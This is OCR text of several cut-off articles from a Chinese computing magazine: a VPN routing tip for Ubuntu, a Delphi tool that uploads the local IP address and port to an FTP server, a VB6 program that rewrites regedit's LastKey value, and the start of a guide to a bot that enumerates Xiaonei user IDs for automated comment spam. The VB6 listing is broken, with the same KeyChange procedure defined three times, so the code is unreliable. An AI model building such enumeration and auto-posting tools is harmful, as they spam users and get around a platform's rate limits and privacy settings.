


图4

样做，经过我的实践是不行的。最后和师父讨论了下，我们的解决方案如下：

```
route add -net 61.143.154.0 netmask 255.255.255.0 dev ppp0
```

意思就是：让本机的网络流量在访问**61.143.154.0**这个网段时，经过VPN。访问其它的网段时，依旧走现在的连接。你可以根据自己的实际需要来配置网段，最后看下效果，如图4。

如果有更好的解决方法，欢迎朋友们一起讨论。

编辑点评：

做为一款免费的VPN软件，HotspotShield已经深入各位心中，WINDOWS的简单安装自不必说，这里mickey给出在ubuntu下的方法，值得大家学习和参考。

然后，通过CONNECT方法实现对远程FTP主机的连接，连接成功后就显示在列表框中；

再次，打开一个临时文件temp.txt，然后向其中写入本机的IP数据和端口信息；

最后，调用IDFTP组件的PUT方法实现对这个临时文件的上传，上传成功后就将成功信息显示在列表框中。

编写完毕上面的代码后，现在笔者在本地使用SERV-U搭建一个FTP服务器，如图3所示。




图3　SERV-U FTP服务端




图4　程序运行过程

此时，按F9运行我们编写的程序，填写好FTP服务器、端口、用户名、密码和IP内容等信息后，单击“连接服务器”连接到FTP主机，再单击“上传”按钮即可将本机的IP地址和端口信息上传到FTP服务器，如图4所示。

此时，到FTP主机上进行查看，可以看到该IP.TXT文件上传成功，如图5所示。

这样，一个简单的FTP更新工具就编写完毕了，读者朋友可以在此基础上进行更多功能的添加，比如添加自动获取本地IP的功能，这样用户在使用本工具的时候就会方便很多了。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

利用DELPHI的FTP组件实现FTP真的很简单，只需了解DELPHI语法，新手都可以很快上手。




图5　文件上传成功

化繁为简进入注册表

■fish

从本文你可以学到：

利用注册表LastKey项简化注册表操作

前言

细心的你是否发现，每次打开注册表编辑器，找到所需的键后，再关闭，在下次打开时注册表编辑器会自动定位在这个位置。而每次进入注册表找东西总是那么繁琐，那一层层的项看得都快晕了，我们是否能利用上面提到的这个特点来简化进入注册表指定项的步骤呢？

注册表接口函数

本文只用了三个注册表接口函数RegOpenKey、RegSetValueEx和RegCloseKey。这三个注册表函数都比较容易理解，前者的作用是打开指定的键；中间的作用是写入键值；后者的作用是关闭写入完成的键。

下面分别是三个函数的原型及参数解释：

RegOpenKey Lib "advapi32.dll" Alias "RegOpenKeyA" (ByVal hKey As Long, ByVal lpSubKey As String, phkResult As Long) As Long

hKey：一个已打开项的句柄，或指定一个标准项名；
lpSubKey：要打开的项名；
phkResult：指定一个变量，用于装载（保存）打开注册表项的一个句柄。返回0表示成功，非0表示一个错误编号。

RegSetValueEx Lib "advapi32.dll" Alias "RegSetValueExA" (ByVal hKey As Long, ByVal lpValueName As String, ByVal Reserved As Long, ByVal dwType As Long, lpData As Any, ByVal cbData As Long) As Long

hKey：一个已打开项的句柄，或指定一个标准项名；
lpValueName：要设置值的名字；
Reserved：未用，设为零；
dwType：要设置的数据类型；
lpData：包含数据的缓冲区中的第一个字节；
cbData：lpData缓冲区的长度，返回0表示成功，非0表示一个错误编号。

RegCloseKey Lib "advapi32.dll" Alias "RegCloseKey" (ByVal hKey As Long) As Long

hKey：要关闭的项，返回0表示成功，非0表示一个错误编号。

保存最后注册表地址的项

首先打开注册表编辑器“Regedit.exe”，将键值定位到“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”，接着关闭注册表编辑器，然后再打开，将左侧键列表的滚动条拖动至最上方，点击“我的电脑”，最后点击“编辑”菜单下的“查找”，以上面指定的键为关键字进行查找，稍等下就可以看到查找结果了，如图1所示。

图1中右侧被框起来的就是最后一次进入的那个键的完整路径，下方状态栏中的“HKEY_CURRENT_USER\Software\




图1 查找结果

Microsoft\Windows\CurrentVersion\Applets\Regedit”则是当前键的完整路径，其中记录了最后一次打开的键名为“LastKey”。

但是有个问题，从注册表中手工修改，在关闭时会被注册表编辑器以当前所在的键自动覆盖掉。不过可以在程序中修改这个键值，这样就不存在上面的问题了。下面就看一下如何在VB6中编写这个程序。

设计与实现

首先需要建立窗体，添加控件，这里仅仅只要两个控件：一个文本框和一个命令按钮，它们的Name属性分别改为txtKey和cmdChange。

程序首先需要关闭打开的注册表编辑器，防止写入后再关闭而被注册表编辑器覆盖。等编辑器关闭后通过代码来修改注册表值，最后再次打开注册表编辑器。其它就不多说了，直接看代码和注释吧！

```
'声明变量
Dim WindowsPath As String '存放Windows路径缓存
Public glStatus As Long

'程序初始化
Private Sub Form_Load()
'初始化存放Windows路径缓存
WindowsPath = String(MAX_LEN, Chr(0))
'获取Windows路径
WindowsPath = Left(WindowsPath, GetWindowsDirectory(WindowsPath,
MAX_LEN))
End Sub

Private Sub KeyChange(KeyString As String)
'关闭注册表编辑器
Call CloseRegWindow
End Sub

'关闭注册表编辑器的过程
Private Sub CloseRegWindow()
Dim RegWindowHwnd As Long '存放注册表编辑器窗口的句柄
'查找注册表编辑器窗口的句柄
RegWindowHwnd = FindWindow(vbNullString, "注册表编辑器")
'判断是否找到
If RegWindowHwnd <> 0 Then
    '找到，则根据句柄关闭注册表编辑器
    Call PostMessage(RegWindowHwnd, WM_QUIT, 0&, 0&)
End If
End Sub

Private Sub KeyChange(KeyString As String)
'设置最后一次打开的键
Call gpvSetKeyStringValue(HKEY_CURRENT_USER,
"Software\Microsoft\Windows\CurrentVersion\Applets\Regedit",
"LastKey", KeyString)
End Sub

'写注册表中的字符串
Sub gpvSetKeyStringValue(ByVal plKey As Long, ByVal psKey As
String, ByVal psSubKey As String, ByVal psKeyValue As String)
Dim llKeyID As Long '打开键的ID
'设置状态为成功
glStatus = ERROR_SUCCESS
'判断要读取的键是否设置
If Len(psKey) = 0 Then
    '否，设置状态为没有设置键
    glStatus = REGAGENT_NOKEY
    '退出本过程
    Exit Sub
End If
'打开键
glStatus = RegOpenKey(plKey, psKey, llKeyID)
'判断打开是否成功
If glStatus = ERROR_SUCCESS Then
    '成功，则判断新键值是否存在
    If Len(psKeyValue) = 0 Then
        '不存在，则设置键值为空值
        glStatus = RegSetValueEx(llKeyID, psSubKey, 0&, REG_SZ, 0&,
0&)
    Else
        '存在，则设置为指定值
        glStatus = RegSetValueEx(llKeyID, psSubKey, 0&, REG_SZ, ByVal
psKeyValue, Len(psKeyValue) + 1)
    End If
    '关闭键
    glStatus = RegCloseKey(llKeyID)
End If
End Sub

Private Sub KeyChange(KeyString As String)
'打开注册表编辑器
Call Shell(WindowsPath & "\regedit.exe")
End Sub
```

结语

此方法在Windows2000及以上系统中均可使用，程序代码在WINXPSP3+VB6+SP0测试通过。

（文章中所涉及的相关代码及工具都已经收录在本期光盘）

编辑点评：

本文详细的阐述了如何从注册表编辑器中获取记录最后路径的注册表项，并利用注册表接口函数操作该项，达到简化操作的目的。



VB编写校内自动留言机终结篇（上）

图西北工业大学RJ010807　李劼杰

从本文您可以学到：
利用网页特殊字符实现隐私检测

09年第四期杂志上冷风为我们提供了他用VB编写校内刷人气工具的思路，不过需要提出的是，校内的隐私设置造成了很多用户的页面根本无法直接访问，包括其留言板和个人主页。我使用自己编写的程序进行了大概的统计，在随机抽取的164156个ID中能够直接访问主页的用户仅仅只有千分之六。所以，他提出的“随便看看”之类的方法，效率是很低的。

我在早期的程序中也使用了类似的方法，最终因为效率太低而放弃了。今天我为大家提供另外一种思路，将用户的隐私批量检测和自动留言相结合，从而大大提高了程序的效率。至于为什么要将隐私批量检测和自动留言两个内容分开，是因为若不分开操作，校内的留言机制将导致你的留言操作不成功，得到的提示将是“你发言的速度太快！”。

编写用户隐私批量检测工具

用户隐私批量检测工具实现的原理是让用户使用自己的账号登录校内，程序产生一个随机起始ID，然后从这个ID开始，依次访问后续ID值所对应用户的留言板。如果留言板可以访问，则将该ID加入列表框中。用户可以在检测过程中中止操作，中止后程序将可用的ID写入一个文本文件中，留作后面的自动留言程序使用。

程序使用到的主要控件有3个textbox、4个command按钮、2个listbox、1个inet控件和1个webbrowser控件（宽和高都设置成了1，用户不可见，用于用户登录操作），窗体布局如图1所示。

